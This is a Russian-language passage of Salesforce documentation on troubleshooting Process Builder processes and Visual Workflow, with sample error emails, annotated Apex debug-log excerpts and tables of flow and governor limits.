Рекомендуем использовать журналы отладки для поиска подробных сведений о выполняемых процессах после их выполнения. Например, для определения причины неудачного инициирования процесса при выполнении его критериев или просмотра порядка выполнения процессов.

СМ. ТАКЖЕ:

Распространенные причины сбоев процессов

Распространенные причины сбоев процессов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже приведены некоторые распространенные проблемы проектирования, которые приводят к сбоям процессов.

- Пользователь создает или редактирует организацию-лицо. Процесс на основе организации оценивает запись. Критерий процесса ссылается на поле организации, например `[Account].Name Equals Acme`.
- Процесс ссылается на поле, для которого не задано значение. Например, в процессе есть ссылка `[Contact].Account.Description`. Если поле поиска организации не настроено для контакта, произойдет сбой процесса, так как он не сможет определить, на какую организацию ссылаться.

  Временные пути решения этой проблемы зависят от того, где именно в процессе содержится ссылка.

  - Если ссылка содержится в условиях фильтра, добавьте еще одно условие, чтобы проверить, настроено ли поле поиска. Аналогичное временное решение можно использовать, если ссылка содержится в формуле, например `[Contact].AccountId Is null False`.
  - Либо можно настроить поля как обязательные.

СМ. ТАКЖЕ:

Устранение неисправностей для процессов

Ошибки в конструкторе процессов

Что происходит при неудачном выполнении процесса?

Ошибки в конструкторе процессов

API-имена критериев и действий создаются в фоновом режиме. При создании или обновлении процессов данные имена могут использоваться сообщениями об ошибках для точного определения источника проблемы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

API-имя	Описание
`myVariable_current.`*поле*	Переменная *поле* заменяется именем соответствующего поля. `myVariable_current` ссылается на значения поля, использовавшиеся записью на момент начала процесса. Например, `myVariable_current.Id` соответствует значению для поля `Id`, которое использовалось записью на момент начала процесса.
`myVariable_old.`*поле*	Переменная *поле* заменяется именем соответствующего поля. `myVariable_old` ссылается на последние предыдущие значения записи, начавшей процесс. Например, `myVariable_old.Id` соответствует значению для поля `Id`, которое использовалось записью прямо перед началом процесса.

Пример:

```
The element has an invalid reference to "myVariable_current.AnnualRevenue".
```

Так, `myVariable_current.AnnualRevenue` ссылается на значение для поля `AnnualRevenue`, которое использовалось записью на момент начала процесса.

Прим.: Сообщения об ошибках и предупреждения могут содержать термин «поток» вместо термина «процесс». Тем не менее, данные сообщения применяются к процессу пользователя.

СМ. ТАКЖЕ:

Распространенные причины сбоев процессов

Что происходит при неудачном выполнении процесса?

Если пользователь выполняет действие, инициирующее процесс (например, создание записи), который выполняется неудачно, то пользователю отображается следующая ошибка: «Не удалось инициировать поток посредством действия бизнес-правила». Кроме того, администратору, активировавшему процесс, отправляется сообщение эл. почты, содержащее дополнительные сведения.

Сообщение электронной почты содержит проблемный элемент, соответствующее сообщение об ошибке, а также сведения о критериях и действиях, которые процесс пытался выполнить. Тема сообщения: Ошибка во время потока *имя_процесса*: *ошибка.*

Пример:

```
Error Occurred During Flow "Opportunity_Management": No
applicable approval process was found.
// The error occurred when the LeadConvertEmail process was
triggered.
An error occurred at element myRule_1_A1 (FlowActionCall).
No applicable approval process was found.
// The error occurred at the first action (A1) that's
associated with the
// first criteria node (myRule_1).

Flow Details
Flow Name: Opportunity_Management
Type: Workflow
Version: 3
Status: Active
// The user triggered version 3 of the Opportunity_Management
 process.

Flow Interview Details
Interview Label: Opportunity_Management-3_Opportunity
Current User: Madison Rigsby (0051a000000qJXL)
Start time: 2/2/2017 11:21 AM
Duration: 0 seconds
// The process was triggered by user Madison Rigsby.

How the Interview Started
Madison Rigsby (0051a000000qJXL) started the flow interview.
Some of this flow's variables were set when the interview
started.
myVariable_old = 0061a00000D3ibfAAB
myVariable_current = 0061a00000D3ibfAAB

ASSIGNMENT: myVariable_waitStartTimeAssignment
{!myVariable_waitStartTimeVariable} Equals
{!Flow.CurrentDateTime}
Result
{!myVariable_waitStartTimeVariable} = "2/2/2017 11:21 AM"

DECISION: myDecision
Executed this outcome: myRule_1
Outcome conditions: and
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

```
1. {!myVariable_current.StageName} (Proposal/Price Quote) Equals Proposal/Price Quote
Logic: All conditions must be true (AND)
// The first criteria node (myRule_1) checks whether the opportunity's StageName
// is "Proposal/Price Quote". It is, so the process moves on to execute the associated
// actions.

SUBMIT FOR APPROVAL: myRule_1_A1
Inputs:
objectId = {!myVariable_current.Id} (0061a00000D3ibfAAB)
comment = null
Error Occurred: No applicable approval process was found.
// The process tries to execute the first associated action.
// The action fails because no approval processes exist that
// the record can be submitted to. Maybe the org doesn't include
// any active Opportunity approval processes. Or maybe it does, but the
// record doesn't meet the entry criteria for any of them.
```

СМ. ТАКЖЕ:

Распространенные причины сбоев процессов

Устранение неполадок процессов с помощью журналов отладки Apex

Рекомендуем использовать журналы отладки для поиска подробных сведений о выполняемых процессах после их выполнения. Например, для определения причины неудачного инициирования процесса при выполнении его критериев или просмотра порядка выполнения процессов.

Совет: Убедитесь, что фильтры содержат события FINER в категории «БИЗНЕС-ПРАВИЛО». Дополнительные сведения см. в разделе «Уровни журнала отладки» на странице 7296.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены рекомендации по использованию журналов отладки для устранения неполадок в процессах.

- Процессы, созданные в конструкторе процессов, отображаются в журналах отладки как потоки и бизнес-правила. Генерируемые имена напоминают имена процессов, но не являются идентичными.
- Стандартные процессы отображаются как потоки типа «Бизнес-правило». Вызываемые процессы отображаются как потоки типа «Вызываемый процесс».
- Немедленные действия, которые могут выполняться блоком, связываются между собой в потоке. Неудачное выполнение одного действия в середине потока может препятствовать выполнению следующих действий.
- Запланированные действия выполняются после элемента «Ожидание». Действия выполняются аналогично немедленным действиям после возобновления процесса.
- События `WF_CRITERIA_BEGIN` и `WF_CRITERIA_END` ссылаются на критерий бизнес-правила, который всегда оценивается как истинный, но не определяется в процессе.
- Таблица ниже показывает соответствие элементов конструктора процессов событиям отладки потока.

Элемент конструктора процессов	Событие отладки потока
Критерии	`FLOW_RULE_...`
Создать запись	`FLOW_ELEMENT_...`
Обновление записей	`FLOW_ELEMENT_...`
Опубликовать в Chatter	`FLOW_ACTIONCALL_...`
Submit for Approval	`FLOW_ACTIONCALL_...`
Электронные предупреждения	`FLOW_ACTIONCALL_...`
Потоки	`FLOW_ACTIONCALL_...`
Процессы	`FLOW_ACTIONCALL_...`
Apex	`FLOW_ACTIONCALL_...`
Расписание	`FLOW_WAIT_...`

Пример: **Отладка немедленных действий**

В данном примере используется процесс, содержащий немедленное действие Apex.

Просмотрите первый фрагмент.

- Процесс инициируется интересом по имени «L104».
- Процессу назначается имя «Apex Say Hello», которое соответствует имени, используемому в журнале «Apex_Say_Hello301xx000000001Y». Номер, добавленный в конец имени, является кодом версии процесса.
- Процесс инициируется при создании или редактировании записи (ON_ALL_CHANGES).

```
17:07:29.086 (86806000)|EXECUTION_STARTED
17:07:29.086 (86928000)|CODE_UNIT_STARTED|[EXTERNAL]|Workflow:Lead
17:07:29.113 (113974000)|WF_RULE_EVAL_BEGIN|Assignment
17:07:29.114 (114043000)|WF_SPOOL_ACTION_BEGIN|Assignment
17:07:29.114 (114060000)|WF_ACTION|.
17:07:29.114 (114071000)|WF_RULE_EVAL_END
17:07:29.114 (114093000)|WF_RULE_EVAL_BEGIN|Workflow
17:07:29.114 (114178000)|WF_CRITERIA_BEGIN|
   [Lead: L104 00Qxx000002S8vh]|Apex_Say_Hello301xx000000001Y|
   01Qxx0000002nea|ON_ALL_CHANGES|0
```

Данный раздел позволяет процессу сравнивать текущие значения записи с предыдущими значениями. «myVariable_current» содержит все текущие значения поля записи. «myVariable_old» содержит все предыдущие значения поля записи. «myVariable_old» не содержит значений, поэтому процесс оценивает новый интерес.

```
17:07:29.114 (114553000)|WF_FORMULA|
   Formula:ENCODED:[treatNullAsNull]true|Values:
17:07:29.114 (114571000)|WF_CRITERIA_END|
```

```
   true
17:07:29.132 (132792000)|WF_SPOOL_ACTION_BEGIN|
   Workflow
17:07:29.132 (132881000)|WF_ACTION|
   Flow Trigger: 1;
17:07:29.132 (132897000)|WF_RULE_EVAL_END
17:07:29.137 (137127000)|WF_FLOW_ACTION_BEGIN|
   09Lxx000000000B
17:07:29.137 (137249000)|WF_FLOW_ACTION_DETAIL|
   09Lxx000000000B|[Lead: L104 00Qxx000002S8vh]|Id=09Lxx000000000B|
   CurrentRule:Apex_Say_Hello301xx000000001Y (Id=01Qxx0000002nea)
17:07:29.139 (139429000)|FLOW_CREATE_INTERVIEW_BEGIN|
   00Dxx0000001gH6|300xx00000002cI|301xx000000001Y
17:07:29.140 (140996000)|FLOW_CREATE_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.142 (142898000)|WF_FLOW_ACTION_DETAIL|Param Name: myVariable_current,
   Param Value: ENCODED:{![treatNullAsNull]{!ID:this}},
   Evaluated Param Value:{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
      Country=null, LastViewedDate=null, ConvertedOpportunityId=null,
EmailBouncedReason=null,
      Email=null, Rating=null, SICCode__c=null, CleanStatus=Pending,
CreatedById=005xx000001SwUpAAK,
     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,

      Website=null, Fax=null, InternalSource=0, City=null, Title=null,
MasterRecordId=null,
      CampaignId=null, Status=Open - Not Contacted, JigsawContactId=null,
ConvertedDate=null,
      PostalCode=null, State=null, CreatedDate=2014-12-12 01:07:29,
ConvertedContactId=null,
      ConvertedAccountId=null, CurrentGenerators__c=null
   }|
   Param Name: myVariable_old,
   Param Value: {!old},
   Evaluated Param Value: null
```

Данный раздел отображает начало процесса (определяется событием FLOW_START_INTERVIEWS_BEGIN), а также критерии, заданные в процессе. Событие, начинающееся компонентом FLOW_RULE_, всегда соответствует критерию процесса, поэтому критерий «myRule_1» оценивается как истинный. Число, используемое критерием «myRule_1», указывает на то, что процесс выполняет группу запланированных действий, связанных с первым критерием процесса.

```
17:07:29.143 (143184000)|FLOW_START_INTERVIEWS_BEGIN|1
17:07:29.147 (147213000)|FLOW_START_INTERVIEW_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2
17:07:29.147 (147389000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_old|
17:07:29.148 (148138000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myVariable_current|{
      LastModifiedByID=005xx000001SwUpAAK, LastTransferDate=2014-12-12 01:07:29,
     ConnectionReceivedDate=null, LastModifiedDate=2014-12-12 01:07:29, LeadSource=null,

      LastName=L104, NumberofLocations__c=null, NumberOfEmployees=null,
DandbCompanyId=null,
      DoNotCall=false, Primary__c=null, CreatedByID=005xx000001SwUpAAK,
ConnectionSentDate=null,
      MobilePhone=null, Jigsaw=null, Salutation=null, HasOptedOutOfEmail=false,
Country=null,
      LastViewedDate=null, ConvertedOpportunityId=null, EmailBouncedReason=null,
Email=null,
     Rating=null, SICCode__c=null, CleanStatus=Pending, CreatedById=005xx000001SwUpAAK,

     IsDeleted=false, Longitude=null, Id=00Qxx000002S8vhEAC, Industry=null, Street=null,

      Phone=null, IsConverted=false, EmailBouncedDate=null, HasOptedOutOfFax=false,
      OwnerId=005xx000001SwUpAAK, AnnualRevenue=null, CompanyDunsNumber=null,
IsUnreadByOwner=true,
     LastActivityDate=null, SystemModstamp=2014-12-12 01:07:29, ProductInterest__c=null,

      Latitude=null, FirstName=null, PhotoUrl=null, Company=LC,
CampaignMemberStatus=null,
      Description=null, LastReferencedDate=null, LastModifiedById=005xx000001SwUpAAK,
 Website=null,
      Fax=null, InternalSource=0, City=null, Title=null, MasterRecordId=null,
CampaignId=null,
      Status=Open - Not Contacted, JigsawContactId=null, ConvertedDate=null,
PostalCode=null,
      State=null, CreatedDate=2014-12-12 01:07:29, ConvertedContactId=null,
ConvertedAccountId=null,
      CurrentGenerators__c=null
   }

17:07:29.148 (148427000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
17:07:29.149 (149938000)|FLOW_RULE_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.149 (149976000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.150 (150050000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
```

Данный раздел содержит немедленные действия для первого критерия. Элемент «A1» в имени «myRule_1_A1» указывает на то, что данное действие является первым в группе действий. Кроме того, данный раздел отображает класс Apex «SayHello.sayHello», а также сведения о выполнении класса Apex. Затем процесс завершается без ошибок.

```
17:07:29.150 (150117000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150146000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_1_A1
17:07:29.150 (150194000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150233000)|FLOW_START_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2

17:07:29.150 (150316000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_1_A1
17:07:29.151 (151772000)|CODE_UNIT_STARTED|
   [EXTERNAL]|01pxx00000000DN|SayHello.sayHello
17:07:29.153 (153773000)|METHOD_ENTRY|
   [1]|01pxx00000000DN|SayHello.SayHello()
17:07:29.153 (153821000)|METHOD_EXIT|
   [1]|SayHello
17:07:29.154 (154292000)|SYSTEM_CONSTRUCTOR_ENTRY|
   [4]|<init>()
17:07:29.154 (154392000)|SYSTEM_CONSTRUCTOR_EXIT|
   [4]|<init>()
17:07:29.154 (154564000)|SYSTEM_METHOD_ENTRY|
   [5]|List<String>.add(Object)
17:07:29.154 (154748000)|SYSTEM_METHOD_EXIT|
   [5]|List<String>.add(Object)
17:07:29.084 (154888000)|CUMULATIVE_LIMIT_USAGE
17:07:29.084|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

17:07:29.084|CUMULATIVE_LIMIT_USAGE_END

17:07:29.154 (154949000)|CODE_UNIT_FINISHED|
   SayHello.sayHello
17:07:29.155 (155090000)|FLOW_ACTIONCALL_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|Call Apex|SayHello|true|
17:07:29.155 (155133000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|true
17:07:29.155 (155268000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_1_A1|0|4
```

```
17:07:29.155 (155371000)|FLOW_START_INTERVIEWS_END|
   1
17:07:29.159 (159563000)|WF_FLOW_ACTION_END|
   09Lxx000000000B
17:07:29.159 (159787000)|WF_ACTIONS_END|
   Flow Trigger: 1;
17:07:29.159 (159815000)|CODE_UNIT_FINISHED|
   Workflow:Lead
17:07:29.161 (161221000)|EXECUTION_FINISHED
```

Пример: **Отладка запланированных действий**

В данном примере используются разделы журнала отладки для процесса, содержащего запланированное действие «Опубликовать в Chatter».

Расписание всегда обозначается элементом «myWait_». Данный раздел отображает элемент «myWait_myRule_2» выполняемого расписания процесса. Любые события, начинающиеся компонентом FLOW_WAIT_, также соответствуют расписанию процесса.

```
20:06:28.928 (928266000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.928 (928302000)|FLOW_ELEMENT_DEFERRED|
   WaitInfo|myWait_myRule_2
20:06:28.928 (928361000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.929 (929671000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
20:06:29.005 (1005229000)|FLOW_WAIT_EVENT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef|true
20:06:29.005 (1005317000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWaitEvent_myRule_2|true
20:06:30.225 (2225117000)|FLOW_WAIT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|1|0Foxx0000000001
20:06:30.225 (2225362000)|FLOW_BULK_ELEMENT_END|
   WaitInfo|myWait_myRule_2|0|1296
```

...

```
20:06:30.234 (2234916000)|WF_TIME_TRIGGERS_BEGIN
20:06:30.248 (2248007000)|WF_ACTIONS_END|
   Flow Trigger: 1;
20:06:30.248 (2248072000)|CODE_UNIT_FINISHED|
   Workflow:Lead
20:06:30.250 (2250129000)|EXECUTION_FINISHED
```

При наличии запланированных действий журнал отладки отображает дополнительный журнал по мере их выполнения. Это отдельная запись в журнале отладки (см. пример ниже для данного запланированного действия «Опубликовать в Chatter»). При наступлении запланированного времени автоматизированный процесс выполняет запланированные действия. Журнал использует время по Гринвичу (вместо часового пояса пользователя). Тем не менее, действия выполняются от имени пользователя, инициировавшего выполнение процесса.

Событие FLOW_WAIT_EVENT_RESUMING_DETAIL указывает на возобновление сеанса и, следовательно, доступность запланированных действий процесса для выполнения. «alarmDateRef» указывает на то, что данное расписание опирается на значение поля. Кроме того, данный раздел отображает сведения о выполнении действия «Опубликовать в Chatter».

```
00:14:10.466 (14183572254665610000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
00:14:10.469 (14183572254693270000)|FLOW_WAIT_EVENT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef
00:14:10.469 (14183572254694120000)|FLOW_WAIT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   0Foxx000000000100:14:10.469 (14183572254697330000)|
   FLOW_BULK_ELEMENT_END|WaitInfo|myWait_myRule_2|0|3
00:14:10.469 (14183572254698260000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (14183572254712350000)|FLOW_RULE_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (14183572254712750000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (14183572254713480000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (14183572254714410000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (14183572254714860000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (14183572254715510000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (14183572254716240000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_2_SA1
00:14:10.841 (14183572258415840000)|FLOW_ACTIONCALL_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   myRule_2_SA1|Post to Chatter|chatterPost|true|
   00:14:10.841 (14183572258416610000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myRule_2_SA1|true
00:14:10.841 (14183572258417730000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_2_SA1|0|370
```

СМ. ТАКЖЕ:

Устранение неисправностей для процессов

Visual Workflow

Visual Workflow позволяет пользователям автоматизировать бизнес-процессы путем создания потоков и их распространения между соответствующими пользователями или системами. *Поток* — это приложение, которое может выполнять логику, взаимодействовать с базой данных Salesforce, вызывать классы Apex и собирать данные от пользователей. При необходимости создайте потоки посредством облачной версии приложения Flow Designer.

Потоки могут либо требовать взаимодействия с пользователем (например, мастер или управляемый интерфейс для ввода данных), либо самостоятельно работать в фоновом режиме (например, автоматически передавать записи при изменении роли пользователя).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения и рекомендации для Visual Workflow

При создании, управлении и выполнении потоков рекомендуем просмотреть доступные полномочия, текущие ограничения и возможные неполадки.

Создание потока

После выбора процесса, подлежащего автоматизации, создайте соответствующий поток посредством облачной версии приложения Flow Designer.

Управление потоками

Страница сведений о потоке применяется для всех действий с потоком, не связанных с его проектированием, таких как активация потока, тестирование и просмотр его свойств.

Распространение потока

После создания и активации версии потока ее следует распространить среди пользователей, чтобы они могли ее запускать. Выбор метода распространения определяется целевой аудиторией: внутренние пользователи, внешние пользователи, системы или другие организации.

Почему не удается выполнить сеанс потока?

Чтобы устранить неполадки неудачного сеанса потока, воспользуйтесь сообщением эл. почты об ошибке потока. При необходимости настройте временные элементы «Окно» или «Отправка эл. почты» для определения проблемы.

Сеансы потока

Сеанс потока — это выполняемый экземпляр потока. *Поток* — это приложение, разработанное администратором, которое запрашивает пользовательские данные и использует введенные данные для выполнения действий в системе Salesforce.

Терминология Visual Workflow

СМ. ТАКЖЕ:

Какой инструмент автоматизации использовать?

Стандартные блоки потока

Чем отличаются приложения Workflow и Visual Workflow?

Несмотря на похожие имена, приложения Workflow и Visual Workflow являются разными функциями Salesforce, позволяющими автоматизировать бизнес-процессы.

Workflow

Приложение Workflow позволяет настраивать *бизнес-правила*. Бизнес-правило определяет типы изменений или добавлений, инициирующие заданные *действия бизнес-правила* (например, отправка электронных предупреждений и обновление полей записей).

Бизнес-правила и действия связываются с конкретным объектом (и могут кроссировать объекты только для обновления полей связанной основной записи).

Visual Workflow

Приложение Visual Workflow позволяет создавать *потоки*, инициируемые пользователями, а не событиями. В отличие от приложения Workflow, выполняющего правила и действия в фоновом режиме, приложение Visual Workflow поддерживает окна для отображения и сбора сведений от пользователя, выполняющего поток.

Прим.: При необходимости воспользуйтесь пробной версией, позволяющей бизнес-правилам выполнять потоки в фоновом режиме. Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

Потоки не связываются с отдельным объектом. Они могут находить, создавать, обновлять и удалять записи для разных объектов.

Слово Visual, используемое в названии приложения Visual Workflow, указывает на возможность визуального создания потоков посредством облачной версии приложения Flow Designer. Интерактивный пользовательский интерфейс приложения позволяет создавать потоки без создания специального кода.

СМ. ТАКЖЕ:

Какой инструмент автоматизации использовать?

Бизнес-правило

Visual Workflow

Ограничения и рекомендации для Visual Workflow

При создании, управлении и выполнении потоков рекомендуем просмотреть доступные полномочия, текущие ограничения и возможные неполадки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения для Visual Workflow

Ниже перечислены ограничения для потоков и контролирующие ограничения Apex, применяемые приложением Visual Workflow.

Рекомендации по потокам

Прежде чем начать создание и распределение потоков, ознакомьтесь с рекомендациями.

Рекомендации по проектированию потоков

Ниже перечислены некоторые рекомендации по созданию потоков.

Рекомендации по управлению потоками

Ниже перечислены некоторые ограничения по управлению потоками.

Рекомендации по выполнению потоков

При запуске или тестировании потока помните об ограничениях и рекомендациях.

Доступность потока

Visual Workflow соответствует требованиям статьи 508, кроме некоторых исключений.

СМ. ТАКЖЕ:

Облачная версия приложения Flow Designer

Рекомендации и ограничения при работе с потоками на страницах Lightning

Ограничения для Visual Workflow

Ниже перечислены ограничения для потоков и контролирующие ограничения Apex, применяемые приложением Visual Workflow.

Максимальное количество версий на один поток	50
Максимальное количество выполненных элементов при выполнении	2 000
Максимальное количество активных потоков и процессов на одну организацию	500
Максимальное количество потоков и процессов на одну организацию	1 000
Максимальное количество сеансов потока или групп запланированных действий (из процессов), доступных для одновременного ожидания	30 000
Максимальное количество возобновленных сеансов потока или групп запланированных действий, выполняемых за час	1 000
Максимальное количество оповещений по относительному времени, заданных в версиях потока или расписаниях на основе значения поля в процессах	20 000

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Apex контролирует ограничения, влияющие на потоки

В системе Salesforce действуют строгие ограничения, позволяющие предотвращать единоличное использование общедоступных ресурсов бесконтрольными потоками в многопользовательской среде. Ограничения на транзакцию, применяемые кодом Apex, управляют потоками. Если элемент инициирует превышение транзакцией контролирующих ограничений, то система выполняет откат всей транзакции. Откат транзакции выполняется даже при наличии заданного пути коннектора «Ошибка» в элементе.

Потоки в транзакциях

Каждый сеанс потока выполняется в контексте *транзакции*. Транзакция — это набор операций, выполняемых как единое целое. Например, транзакция может выполнять триггеры Apex и правила расширения помимо сеанса потока. Неудачное выполнение одного сеанса в транзакции инициирует отмену всех сеансов в транзакции, а также любых выполненных операций. Повторная попытка выполнения операций (включая сеанс потока) не предпринимается.

Пакетное выполнение потока в транзакциях

Программисты могут создавать код, позволяющий одновременно выполнять похожие действия в одном пакете. Например, выполнение одной операции по созданию 50 записей вместо 50 отдельных операций, каждая из которых создает одну запись. Данный процесс называется *пакетным выполнением* и препятствует превышению контролирующих ограничений. При использовании потоков система поддерживает автоматическое пакетное выполнение. Сеансы потока автоматически выполняют действия пакетом.

СМ. ТАКЖЕ:

Visual Workflow

Ограничения и рекомендации для Visual Workflow

Apex контролирует ограничения, влияющие на потоки

В системе Salesforce действуют строгие ограничения, позволяющие предотвращать единоличное использование общедоступных ресурсов бесконтрольными потоками в многопользовательской среде. Ограничения на транзакцию, применяемые кодом Apex, управляют потоками. Если элемент инициирует превышение транзакцией контролирующих ограничений, то система выполняет откат всей транзакции. Откат транзакции выполняется даже при наличии заданного пути коннектора «Ошибка» в элементе.

Описание	Ограничение на транзакцию[1]
Общее количество отправленных запросов SOQL (выполнения элементов «Обновление записи», «Удаление записи», «Поиск записи» и «Быстрый поиск»)	100
Общее количество записей, извлеченных запросами SOQL (во всех элементах «Обновление записи», «Удаление записи», «Поиск записи» и «Быстрый поиск», выполненных во всех сеансах транзакции)	50 000
Общее количество отправленных операторов DML (выполнения элементов «Создание записи», «Обновление записи», «Удаление записи», «Быстрое создание», «Быстрое обновление» и «Быстрое удаление»)	150
Общее количество записей, обработанных в результате применения операторов DML	10 000

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

[1] Автоматически запущенные потоки являются частью более крупной транзакции, используемой для их запуска. Например, потоки, запущенные посредством процесса, выполняются вместе с другими действиями процесса как часть более крупной транзакции. Потоки, содержащие элементы «Окно», могут охватывать несколько транзакций. Новая транзакция начинается при каждом нажатии кнопки **«Далее»**. Потоки, содержащие элементы «Ожидание», охватывают несколько транзакций. Транзакция завершается, когда сеанс потока начинает ожидать событие. Возобновление сеанса потока инициирует начало новой транзакции. Операции, следующие за элементом «Ожидание», выполняются как часть пакетной транзакции, содержащей другие возобновленные сеансы.

СМ. ТАКЖЕ:

Руководство разработчика Apex: контролирующие ограничения при выполнении

Ограничения для Visual Workflow

Потоки в транзакциях

